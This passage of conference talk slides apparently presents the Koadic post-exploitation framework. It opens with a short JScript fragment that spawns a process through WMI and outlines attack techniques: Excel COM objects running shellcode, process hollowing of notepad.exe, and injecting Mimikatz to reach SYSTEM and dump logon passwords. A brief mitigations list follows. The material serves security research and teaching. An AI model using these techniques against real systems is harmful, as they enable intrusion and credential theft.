objSWbemServices.Security_.ImpersonationLevel = 3;
objSWbemServices.Security_.AuthenticationLevel = 6;

var intProcessID = 0;
var objProcess = objSWbemServices.Get("Win32_Process")

status = objProcess.Create("~CMD~", null, null, intProcessID);
```

DEMO

TCP Scan, Pivot

Excel COM Object

- Work gave us Office licenses, we found a good use for them…
- Many workstations have Office
- Excel spreadsheets can be created in memory
  - No need for GUI at all
- Excel spreadsheets have macros
  - Run any VBA, with access to Windows API
    - Shellcode
    - Reflective DLLS



DotNetToJs

- Attack by @tiraniddo
- Uses COM objects installed with .NET
- Load custom serialized object
  - Access to Windows API

DynamicWrapperX

- Written by Yuri Popov (Freeware)
- Allows access to Windows API
- Drop DLL and Manifest
- Registration-free COM
  - Avoids COM registry writes
  - @subTee "re-discovered"

powerkatz.dll

- @clymb3r fork added to Mimikatz core
  - Goal: we want to use this existing DLL
- PowerShell Empire uses "memory module"
  - DLL mapping performed in PowerShell
    - Not reflective injection
    - We're limited on instructions
- "mimishim.dll"

mimishim.dll

- Normal Reflective DLL
- Built-in HTTP
- Determines if x64 system and x86 process
  - Forks if necessary
- Process hollowing of %WINDIR%\sysnative\notepad.exe
- Injects powerkatz.dll
  - privilege::debug - SeDebugPrivilege
  - token::elevate - NT AUTHORITY\SYSTEM
  - Runs the custom command
    - sekurlsa::logonPasswords

DEMO

Mimikatz

Mitigations

- Device Guard/AppLocker/CI
- Block:
  - WSH
  - HTA
  - SCT
- Delete all .exes!
- Delete all COM objects!
  - Including script parsers!

Add to Metasploit

- Additional targets for command/Binary drop modules
  - Such as psexec
- Iterate over all methods of forking to shellcode
  - Until one works

Future Work

- Clean up code
- JavaScript Minimizer/obfuscator
- getsystem
- Persistence implants
- Close some DoS vectors

Related Talks

- COM in Sixty Seconds
  - James Forshaw @ INFILTRATE 2017
- Windows Archaeology
  - Casey Smith and Matt Nelson @ BSides Nashville 2017
- Establishing a Foothold with JavaScript
  - Casey Smith @ Derbycon 2016

Thanks!

- @zerosum0x0
- @Aleph___Naught

https://github.com/zerosum0x0/koadic

- DEF CON Workshop - Saturday @ 14:30 - Octavarius 5
  - Windows Post-Exploitation/Malware Forward Engineering
  - shellcode, winapi, COM, .NET